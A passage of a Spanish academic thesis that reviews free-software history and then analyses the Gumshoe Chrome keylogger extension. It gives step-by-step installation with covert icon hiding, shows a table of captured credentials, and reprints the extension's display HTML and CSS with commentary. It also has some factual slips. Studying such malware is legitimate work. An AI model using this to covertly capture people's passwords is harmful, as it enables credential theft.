En octubre de 1973 Thompson y Ritchie presentaron un paper, el cual es un artículo académico, sobre UNIX en el simposio de Association for Computing Machinery y algunas de las comunidades de programadores más innovadoras empezaron a mostrar interés. Algunas limitaciones legales llevaron a AT&T y a los Laboratorios Bell a licenciar UNIX, para universidades e investigadores y posteriormente para organizaciones comerciales y militares. El software era cedido sin soporte técnico, de modo que los usuarios empezaron a mejorar el programa por sí mismos. AT&T facilitaba, a cambio de dinero, el código fuente que se define como las instrucciones que sigue un software para realizar la tarea para lo que fue creado (UOC, s. f., 9º párrafo).

UNIX funcionaba casi en cualquier máquina que tuviera un compilador de tipo C, Así mismo, UNIX proporcionaba un instrumento docente que podía ser comprendido y modificado gracias a la disponibilidad del código fuente y rápidamente se convirtió en una herramienta muy popular en los departamentos de informática. Su difusión fue muy rápida y pronto se expandió por todo el mundo (UOC, s. f., 11º párrafo).

Dada la gran demanda existente de UNIX, AT&T empezó a pensar en estrategias para controlar su producto restringiendo el uso de su licencia a la universidad de Berkeley y únicamente para usos vinculados a docencia e investigación. Como reacción a este intento de los Laboratorios Bell de comercializar y restringir el uso de UNIX, un grupo de programadores del laboratorio de inteligencia artificial del MIT, liderado por Richard Stallman, creó en 1984 la Free Software Foundation (UOC, s. f., 15º párrafo).

El objetivo fundamental era la construcción de un sistema operativo que, aunque basado en la tradición UNIX, fuera distribuido y usado libremente; lo llamaron GNU. Stallman publicó el mismo año el Manifiesto GNU en el que se recogió una

definición del término libre, distinguiendo así entre libre y gratis. El manifiesto recoge cuatro libertades básicas basadas en el acceso libre y total al código fuente de los programas:

- “Libertad 0: libertad para utilizar un programa, sea cual sea el propósito” (UOC, s. f., 18° párrafo).
- “Libertad 1: libertad para estudiar cómo funciona un programa, y capacidad para adaptarlo a las propias necesidades. El acceso al código fuente es una condición sine qua non” (UOC, s. f., 18° párrafo).
- “Libertad 2: libertad para redistribuir copias” (UOC, s. f., 18° párrafo).
- “Libertad 3: libertad para mejorar un programa y presentar dichas mejoras a la comunidad para que pueda beneficiarse. Aquí el acceso al código fuente también es una condición” (UOC, s. f., 18° párrafo).

Stallman creó una herramienta legal e institucional para reforzar estas libertades, que es la General Public License (GPL), la cual sustituye el término copyright por copyleft. El software licenciado con GPL, así como los productos que se deriven de éste, no pueden convertirse en productos. Además, los códigos de programas GPL no pueden ser usados en ninguna combinación con software propietario a no ser que el nuevo software se licencie también con GPL

El software libre es la contraparte del software propietario o de código cerrado. El software de código cerrado está altamente protegido. Solo los propietarios del código fuente tienen el derecho legal de acceder a él. La modificación o la copia del código fuente cerrado están prohibidas por ley, y el usuario solo paga por el uso del software tal y como está; no puede modificarlo para usos nuevos ni compartirlo con la comunidad (UOC, s. f., 20° párrafo).

Sin embargo, la denominación software libre ha generado mucha confusión. El software libre no implica necesariamente que sea gratuito, sino que los usuarios pueden utilizarlo como lo deseen. Esta filosofía se basa en la libertad intelectual y los principios fundamentales: transparencia, colaboración, entrega, inclusión y

comunidad. El intercambio de ideas y software desarrollado por las comunidades ha impulsado el avance creativo, científico y tecnológico en industrias tales como: educación, gobierno, derecho, salud y manufactura. Este movimiento creó una instancia para que los miembros de la comunidad global colaboren, compartan y se ayuden entre sí para lograr objetivos personales y comerciales a través del código fuente. Algunos de los valores de esta filosofía son:

- “Revisión entre compañeros: dado que se puede acceder al código fuente libremente y que la comunidad de software libre es muy activa, los colegas programadores verifican y lo mejoran” (RedHat, 2019, 21° - 28° párrafo).
- “Transparencia: Se puede verificar información y realizar un seguimiento, sin tener que depender de las promesas de los proveedores” (RedHat, 2019, 21° - 28° párrafo).
- “Confiabilidad: El código propietario depende de un solo autor o una sola empresa que lo controlan para mantenerlo actualizado, con parches y en funcionamiento. El software libre sobrevive a sus autores originales porque las comunidades activas lo actualizan constantemente. Los estándares abiertos y la revisión entre compañeros garantizan que el software libre se evalúa de manera regular y adecuada” (RedHat, 2019, 21° - 28° párrafo).
- “Flexibilidad: dado el énfasis del software libre en la modificación, puede utilizarlo para abordar los problemas específicos. No está obligado a usar el código de una manera específica, y puede contar con la ayuda de la comunidad y la revisión entre compañeros al momento de implementar soluciones nuevas” (RedHat, 2019, 21° - 28° párrafo).
- “Colaboración abierta: las comunidades de software libre activas brindan la posibilidad de buscar ayuda, recursos y puntos de vista que trascienden el interés de un grupo o una empresa” (RedHat, 2019, 21° - 28° párrafo).

La idea del software libre se centra en la premisa de que, al compartir el código, el programa resultante tiende a ser de calidad superior al software propietario, es una visión técnica. Por otro lado, el software libre tiene tendencias filosóficas

incluso morales: el software propietario, al no poder compartirse, es antiético dado que prohibir compartir entre seres humanos va en contra del sentido común.

Algunas de las licencias de software de código abierto más populares incluyen:

- “MIT License©: MIT License es una licencia de software libre que permite a los usuarios modificar el código original con muy pocas restricciones” (IBM, s. f., 4° párrafo).
- “GNU General Public© (GPL): GNU es una serie de licencias de software libre que permite a los usuarios finales ejecutar, estudiar, compartir y modificar software” (IBM, s. f., 4° párrafo).
- “Apache®: Apache License 2.0 es una licencia de software libre que permite a los usuarios utilizar, modificar y distribuir el software, para cualquier propósito” (IBM, s. f., 4° párrafo).
- “BSD: Esta licencia tiene menos restricciones para los desarrolladores, lo que permite a los usuarios utilizar y modificar el código sin tener que compartir las modificaciones” (IBM, s. f., 4° párrafo).
- “MySQL™: MySQL es un sistema de gestión de bases de datos de código abierto con dos licencias independientes: MySQL Standard Edition y MySQL Enterprise Edition” (IBM, s. f., 4° párrafo).
- “SUSE: SUSE Linux está desarrollado en el kernel de Linux de código abierto y se distribuye con software de aplicaciones y sistemas” (IBM, s. f., 4° párrafo).
- “Ubuntu®: Ubuntu es un recurso de Linux compuesto por software libre y código abierto creado para desktop, nube e IoT” (IBM, s. f., 4° párrafo).

3.2 Gumshoe

Una vez informado sobre el contexto del significado del código abierto se puede proseguir con los antecedentes de Gumshoe.

Esta extensión que puede ser catalogada como un keylogger, actualmente no se encuentra ya disponible para su uso en el navegador Chrome, en el sitio donde se toma la información de la descripción se hace el comentario que, aunque era dañino, los administradores de la Tienda Web de Chrome, se tardaron 3 años en dar de baja la extensión y su autor (Artille, s. f.), no quiere comentar con nadie sobre el código o el funcionamiento de su creación.

Figura 4 - Ícono Gumshoe



Tomado de Artille, s. f.

Aunque esta puede ser descargada y vuelto a poner en marcha desde Github, un repositorio conocido por la comunidad informática (de donde se toman los datos mencionados en esta investigación), aunque este procedimiento manual es un poco más laborioso que tener la extensión desde la Tienda Web de Chrome, instalarla manualmente cumpliría con el mismo propósito que realizaba previamente al darla de baja.

En este repositorio se menciona también que todo el paquete de código fue creado el 16 de enero del 2015 y se restringe el uso malicioso, aunque comenta que, si alguien llega a utilizar su creación de mala forma, será la responsabilidad de quien lo haga con este fin (Artille, s. f.).

Es difícil encontrar información de algún ataque que se haya hecho noticia debido a su uso, por lo que el contenido de esta investigación es la primera en su tipo ya que se tiene un contexto de lo ocurrido y porque ocurrió.

Algo importante a destacar es que la extensión tuvo varias versiones y las fechas de lanzamiento, fueron las siguientes:

- Gumshoe 2.11 CRX lanzado el 16 de enero de 2015.
- Gumshoe 2.12 CRX lanzado el 4 de septiembre de 2015.
- Gumshoe 2.14 CRX lanzado el 7 de septiembre del 2015.

También se puede obtener el total de descargas de la extensión las cuales llegan a un total de 5331 (Artille, s. f.), aunque fueron bastantes, si se compara con otras aplicaciones ya sea de Facebook o WhatsApp no fueron muchas,

3.3 Funcionamiento del Malware Gumshoe.

3.3.1 Instalación en Chrome

A continuación, se enumeran los pasos a seguir para la instalación del malware como extensión dentro del navegador Chrome:

1. El primer paso para usar esta extensión era tener el navegador Chrome, al parecer Gumshoe también funcionaba con otros navegadores, pero la instalación era más sencilla si se realizaba sobre el navegador anteriormente mencionado.


Figura 5 - Google Chrome



Tomado de Google Chrome

2. Desde el menú de Chrome, se puede encontrar un submenú, en el cual se puede observar la palabra extensiones, esta abre una página llena de diferentes utilidades, las cuales pueden ser descargadas y conseguir que funcionen si se tiene este navegador abierto o también se podía realizar la búsqueda en Google de la palabra Gumshoe, en el buscador saldría la opción de ir hacia la WebStore, directo a la extensión donde se podía agregar (Google, 2022, 2° párrafo).


Figura 6 - Instalación de Gumshoe 1



Tomado de The Transworker, 2018

3. Una vez encontradas las extensiones, en el buscador se redactaba el nombre del Malware Gumshoe y aparecía la utilidad maliciosa, la cual al pulsar el botón “ADDED TO CHROME” se descargaba en automático y se instalaba (Google, 2022, 2º párrafo).


Figura 7 - Instalación de Gumshoe 2



Tomado de The Transworker, 2018

4. Una vez instalada la extensión Gumshoe, aparecía un nuevo icono dentro del navegador en la parte superior derecha, en el cual se pulsaba y desplegaba un menú en el cual se podía esconder el ícono en el navegador y si también se deseaba recopilar usuarios y contraseñas, aunque se abriera una ventana en privado (Artiller, s. f.).


Figura 8 - Instalación de Gumshoe 3



Tomado de The Transworker, 2018

5. Una vez configurada la extensión maliciosa con los anteriores pasos, esta se encontraba lista para funcionar.

Figura 9 - Instalación de Gumshoe 4



Tomado de The Transworker, 2018

6. Para probar el funcionamiento, se ingresaba a cualquier página que requiera entrar por medio de un usuario y contraseña como lo es cualquier red social y comenzaba con la recopilación de datos (Artile, s. f.).


Figura 10 - Instalación de Gumshoe 5



Tomado de The Transworker, 2018


- Estos datos se recopilaban, como ya se comentó en un archivo local, este podía mostrarse, al colocar la palabra *gslog* dentro de la barra de búsqueda de direcciones en el navegador, posteriormente abría una nueva página, donde se apreciaban las credenciales y la página de donde se habían tomado (Artile, s. f.).

Figura 11 - Instalación de Gumshoe 6



Tomado de The Transworker, 2018

Figura 12 - Instalación de Gumshoe 7



The screenshot shows the Gumshoe 7 interface. At the top left is a cartoon character wearing a hat. To its right is a search input field. Below this is a table with six rows of credentials. At the bottom of the table area, there is a status bar that says 'Showing 6 record(s)' and two buttons: 'Change Passcode' and 'Delete Record(s)'.

www.paypal.com	aaron@artille.name · imbroke	2013-04-22 21:33:51
github.com	S489 · lkdfjg!	2013-04-22 21:32:06
ccaccentral.ccac.edu	aaron · hackme	2013-04-22 21:31:12
new.myspace.com	aaron@artille.name · lambda2	2013-04-22 21:29:18
www.reddit.com	S489 · actually my password...	2013-04-22 21:26:56
www.facebook.com	aaron@artille.name · fake123	2013-04-22 21:25:58

Tomado de *The Transworker*, 2018

Al mostrar las credenciales, cualquiera puede acceder a la página a la cual pertenecen, siendo esto un gran foco de alerta, ya que se puede tener contraseñas de página del banco, redes sociales, correo, etc.

3.3.2 Código Fuente

3.3.2.1 Lenguaje de Programación

Los lenguajes de programación son una herramienta que permite desarrollar software o programas para computadora, son empleados para diseñar e implementar programas encargados de definir y administrar el comportamiento de los dispositivos físicos y lógicos de una computadora (Santander Universidades, 2022, 3° párrafo).

Lo anterior se logra mediante la creación e implementación de algoritmos de precisión que se utilizan como una forma de comunicación humana con la computadora. Un lenguaje de programación se conforma de una serie de símbolos y reglas de sintaxis y semántica que definen la estructura principal del lenguaje y le dan un significado a sus elementos y expresiones.

Los lenguajes de programación fueron concebidos por primera vez por un profesor de matemáticas e inventor en la universidad de Cambridge, Inglaterra, a mediados del siglo XIX, que tenía por nombre Charles Babbes, al predecir

varias de las teorías en las que se basan las computadoras actuales (CUAED, s. f., 4° Párrafo).

Babbage desarrolló la idea de una máquina analítica programable que, por limitaciones tecnológicas de su época, no pudo ser construida. Junto con él, su colaboradora Ada Lovelace es considerada como la primera programadora de la historia, ya que escribió los primeros programas para la máquina pensada por Babbage en tarjetas perforadas, siguiendo una lógica de programación muy similar a la empleada en estos días. Estos programas nunca pudieron verse ejecutados debido a que la máquina no fue construida (Rivero Espinosa, s. f. 5° párrafo).

Las técnicas empleadas por Babbage y Ada fueron seguidas por los primeros programadores de computadoras, quienes se valieron de tarjetas perforadas para introducir sus programas en las computadoras. En 1823, con el apoyo del gobierno británico, se aprobó el proyecto de construcción de una máquina de diferencias. Esta máquina era un dispositivo mecánico diseñado para realizar sumas de forma repetitiva. Babbage abandonó el proyecto para dedicarse a su máquina analítica, influenciado por la creación de un fabricante de telas francés, Joseph Marie Jacquard, que había desarrollado una máquina tejedora con la capacidad de reproducir patrones de tejidos, leyendo información codificada en tarjetas perforadas de papel rígido (CUAED, s. f., 7° Párrafo).

Los lenguajes de programación al principio eran muy difíciles de entender ya que estaban desarrollados para ser entendidos directamente por las máquinas (lenguajes de bajo nivel) y eran muy pocas las personas que se dedicaban a programar, pero con el paso del tiempo se han hecho cada vez más amigables y gracias al uso de compiladores e intérpretes se ha podido llevar la programación a un nivel de lenguaje más comprensible para la gente (lenguajes de alto nivel) facilitando el proceso de desarrollo de software (CUAED, s. f., 10° Párrafo).

Durante la década de 1960 comenzaron a existir nuevos lenguajes de programación cada vez más completos, concebidos a partir diversos enfoques, características y propósitos que se describen más adelante. En la actualidad,

hay más de dos mil lenguajes de programación y cada día son creados otros que emplean de forma más eficiente los recursos de las computadoras y hacen posible la tarea de programación para los usuarios (CUAED, s. f., 14° Párrafo).

Antes de pasar ver los principales lenguajes de programación, se debe de comentar una característica común a ellos, cuando se ingresan todas estas líneas de código de cualquier lenguaje siempre deben traducirse para que las máquinas puedan entender las órdenes, esta labor se lleva a cabo mediante un intérprete o un compilador.

- Un intérprete es un programa que ejecuta directamente las instrucciones escritas en un lenguaje de programación dado (Trigo Aranda, s. f., 4° Párrafo).
- Un compilador es un programa que transforma el código fuente de un programa a su equivalente en otro lenguaje de programación de más bajo nivel (Trigo Aranda, s. f., 4° Párrafo).

Para ciertos lenguajes, como los que se utilizaron para crear Gumshoe se utiliza un intérprete y para otros de bajo nivel se utilizará el compilador.

Los tipos de lenguajes de programación son:

Lenguajes Imperativos. Su origen se encuentra en la arquitectura de Von Neumann, que consta de una secuencia de celdas en las cuales se pueden guardar datos e instrucciones, y de un procesador capaz de ejecutar de manera secuencial una serie de operaciones principalmente aritméticas y booleanas. En general, un lenguaje imperativo ofrece al programador conceptos que se traducen de forma natural al modelo de la máquina.

Ejemplos: FORTRAN, Algol, Pascal, C, Modula-2, Ada (Rivero Espinosa, s. f. 7° párrafo).

Lenguajes Funcionales. Se maneja a partir del concepto de función matemática, que convierte datos en resultados, se aprovechó la posibilidad que tienen las funciones para manipular datos simbólicos, y no solamente numéricos, y la propiedad de las funciones que les permite componer, creando de esta manera,

la oportunidad para resolver problemas complejos a partir de las soluciones a otros más sencillos. También se incluyó la posibilidad de definir funciones recursivamente.

Ejemplos: LISP (Rivero Espinosa, s. f. 9° párrafo).

Lenguajes Lógicos. Lenguajes declarativos que se crean mediante con axiomas y reglas de deducción, se utiliza el formalismo de la lógica para representar el conocimiento sobre un problema y para hacer preguntas que se vuelven teoremas si se demuestra que se pueden deducir a partir del conocimiento dado en forma de axiomas y de las reglas de deducción estipuladas. Ejemplo: El, PROLOG (Rivero Espinosa, s. f. 10° párrafo).

Lenguajes Orientados a Objetos. En los años 60 se empezó a usar las computadoras para la simulación de problemas del mundo real. Pero el mundo real está lleno de objetos, en la mayoría de los casos complejos, los cuales difícilmente se traducen a los tipos de datos primitivos de los lenguajes imperativos. Así surgió el concepto de objeto y sus colecciones, que permitieron introducir abstracciones de datos a los lenguajes de programación. La posibilidad de reutilización del código y sus indispensables modificaciones, se reflejaron en la idea de las jerarquías de herencia de clases. También surgió el concepto de polimorfismo introducido vía procedimientos virtuales.

Ejemplo: Smalltalk, C++, Eiffel, Modula-3, Ada 95, Java (Rivero Espinosa, s. f. 13° párrafo).

Lenguajes Concurrentes, Paralelos y Distribuidos. El origen de los conceptos para el manejo de concurrencia, paralelismo y distribución sirve para aprovechar al máximo la arquitectura Von Neumann y sus modalidades reflejadas en conexiones paralelas y distribuidas.

Ejemplo: Concurrén, Pascal, OCCAM, Java (Rivero Espinosa, s. f. 17° párrafo).

Dado este breve resumen, se procede a explicar la clase especial de lenguajes específicos para ser interpretados por los navegadores como Chrome, Opera, los cuales hicieron posible el funcionamiento de Gumshoe:

JavaScript (JS) es un lenguaje de programación, interpretado, o compilado en el momento, es conocido como un lenguaje de secuencias de comandos para páginas web, y es usado en “muchos entornos fuera del navegador, tal como Node.js, Apache CouchDB y Adobe Acrobat JavaScript, es un lenguaje de programación basada en prototipos, multiparadigma, de un solo hilo, dinámico, con soporte para programación orientada a objetos, imperativo y declarativo” (Mozilla, 2022, 1° Párrafo).

El Lenguaje de Marcado de Hipertexto (HTML) es el código que se utiliza para estructurar y desplegar una página web y sus contenidos. Por ejemplo, sus contenidos podrían ser párrafos, una lista con viñetas, imágenes o tablas de datos. HTML no es un lenguaje de programación; “es un lenguaje de marcado que define la estructura del contenido, consiste en una serie de elementos que encierran diferentes partes del contenido para que se vean o comporten de una determinada forma. Las etiquetas de encierre pueden hacer que el texto realice diversas acciones” (Mozilla, 2020, 1° Párrafo).

Hojas de Estilo en Cascada (CSS) es el lenguaje de estilos utilizado para describir la presentación de documentos HTML o XML, describe como debe ser renderizado el elemento estructurado en la pantalla (Mozilla, 2021, 1° párrafo).

JavaScript Notación de Objetos de JavaScript (JSON) es un formato de intercambio de datos. “Está basado en un subconjunto del Lenguaje de Programación JavaScript, JSON es un formato de texto que es completamente independiente del lenguaje, pero utiliza convenciones que son ampliamente conocidos por los programadores de lenguajes C, incluyendo C, C++, C#, Java, JavaScript, Perl, Python, y muchos otros” (org-json, s. f., 1° Párrafo).

Una vez explicado el funcionamiento de los anteriores lenguajes especiales se procede a comentar el funcionamiento del código fuente de Gumshoe.

A pesar de recabar datos sensibles Gumshoe, tiene una forma muy sencilla de funcionar, realmente la complejidad de su algoritmo, no es difícil de comprender, por lo que la versión que se encuentran dentro del repositorio GIT, donde actualmente la extensión aún se encuentra alojada, podría ser descargada y modificada, ya que la licencia que tiene, permitiría realizar tantas actualizaciones

del código como se requiera, se hace la advertencia de tener precaución y discreción con las siguiente información mostrada, debido al mal uso que cualquier persona le puede dar. A continuación, se explicarán los archivos que contiene el malware.

La extensión maliciosa Gumshoe utiliza un archivo CSS y un archivo HTML, en conjunto, estos archivos ayudan a mostrar de forma ordenada y atractiva la página donde serán mostradas las contraseñas, usuarios y páginas de donde fueron obtenidos, también cuenta con tres íconos, que son tomados para mostrar imágenes en la extensión, un archivo JSON que facilita el intercambio de datos entre la aplicación, desde que son obtenidos hasta que estos son almacenados en la base de datos local y por último se tienen tres archivos JavaScript, donde se presenta el funcionamiento principal para obtener las contraseñas, usuarios y páginas de donde son tomadas las credenciales, sin olvidarnos de su archivo de licencia, donde comenta el uso que se le puede dar a este pequeño programa y el MANIFEST, que de igual forma es un archivo JavaScript, el cual ayuda con los permisos que debe de tener la extensión para funcionar dentro del navegador.

A continuación, se mostrará y explicará el código de todos los archivos que hacen funcionar a Gumshoe, la explicación estará descrita iniciando con diagonales y finalizará con estas mismas.

El archivo presentado a continuación, es el cual, dentro de la programación de este malware se toma como principal, ya que tiene la tarea de hacer llamados a los demás archivos necesarios para el funcionamiento de la extensión, también de mostrar la pantalla de inicio al abrir la extensión y de mostrar las credenciales almacenadas de sitios web.

TABLA 1	
Archivo: manage.html	
//Etiqueta indicando que es un archivo HTML. // //Etiqueta que informa del idioma que se mostrará en el texto. // //Etiqueta que indica la	<!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8" />

<p>información que se mostrará en la parte superior del archivo HTML y la codificación que se usará. //</p> <p>// Etiqueta que llama al archivo CSS para darle ciertas características a todas las propiedades que se mostrarán dentro del archivo HTML.</p> <p>// //Etiqueta que llama al archivo JS, el cual traerá las credenciales recuperadas. // //Etiqueta del título de la página HTML. // //Etiqueta de cierre y etiquetas que muestran el inicio del cuerpo de la página HTML.</p> <p>// //Etiqueta que contiene la imagen de la extensión// //Etiqueta, que encierra texto, con el mensaje: "Hecho a mano con buenas intenciones". // //Propiedad que auto enfoca dentro de los campos de entrada de texto. // //Etiqueta de cierre del cuerpo de la página HTML.</p> <p>// //Etiqueta que indica la creación de una lista, donde se mostrarán las credenciales obtenidas. //</p> <p>//Contador que indica el número de credenciales almacenadas. //</p> <p>//Etiqueta que indica la creación de un botón, el cual sirve para eliminar las credenciales mostradas. //</p> <p>//Etiqueta que indica la creación de un botón, que tiene como funcionalidad, cambiar la contraseña, que se usa para entrar a esta página HTML. //</p> <p>//Etiquetas de cierre, que indican el fin de la página HTML. //</p>	<pre> <style type="text/css">@import url("../css/manage.css");</style> <script type="text/javascript" src="../js/manage.js"></script> <title>Gumshoe: Property Room</title> </head> <body> <header> <p id="plug"> Handcrafted with good intentions & <i>S489</i> </p> <input id="refineTxt" type="text" autofocus="autofocus" /> </header> <ul id="recordList"> <footer> <p>Showing <b id="counter">0 record(s)</p> <button id="deleteBtn" type="button">Delete Record(s)</button> <button id="passcodeBtn" type="button">Change Passcode</button> </footer> </body> </html> </pre>
--	---

Fuente: Artille, A. (s/f). Gumshoe: A Chromium extension for discreet password logging. <https://github.com/AJAr/gumshoe>

Para dar una mejor apariencia, color y diseño, aparte de hacer amigable la interfaz al usuario, el siguiente contenedor de código llamado manage.css, se encarga de brindarle una mejor presentación al archivo principal, dándole ciertas características complementarias, muestra el icono de la extensión, en cuanto a las tablas donde se presentan las credenciales robadas las alinea, les da formato y color, al igual que al texto.

TABLA 2	
Archivo: manage.css	
<p>//Propiedad que permite dar margen y color a la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que da formato y tamaño a la letra que será mostrada dentro del cuerpo de la página WEB en la cual se le aplicará el archivo CSS. // //Propiedades que indican el subrayado del texto que se encuentra dentro del cuerpo de la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que indica el color de fondo la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que da formato y tamaño a la letra que será mostrada dentro de la cabecera de la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que define el formato de la parte inferior de la página WEB en la cual se le aplicará el archivo CSS, también indica el formato con el cual se mostrará el botón contenido dentro de ella. // //Propiedad que indica el color y el tamaño del encabezado. // //Propiedad que da formato a la imagen mostrada como logo dentro de la extensión. // //Propiedad que da ciertas características de formato a la parte final de la página WEB en la cual se le aplicará el archivo CSS. // //Propiedad que da formato a uno de los botones presentes en la</p>	<pre> *{margin: 0; padding: 0; color: #636153;} body {font-family: Helvetica, Arial, sans-serif; font-size: 11px;} a {text-decoration: none;} a:hover{text- decoration:underline;} ::selection {color: #FFF; background-color: #636153;} header, footer, ul {position: absolute; left: 20px; right: 20px;} header {top: 20px;} footer {bottom: 20px;} header, footer, input, button, li { border: 1px solid #B1AF9B;} header, footer {height: 40px; background-color: #DBD8C4;} a#logo {float: left; width: 55px; height: 40px; background-image: url("../img/logo.png");} p#plug {display: none;} p#plug, footer > p {float: left; margin: 13px;} input, button {float: right; margin: 6px 6px 0 0; font-size: inherit; </pre>

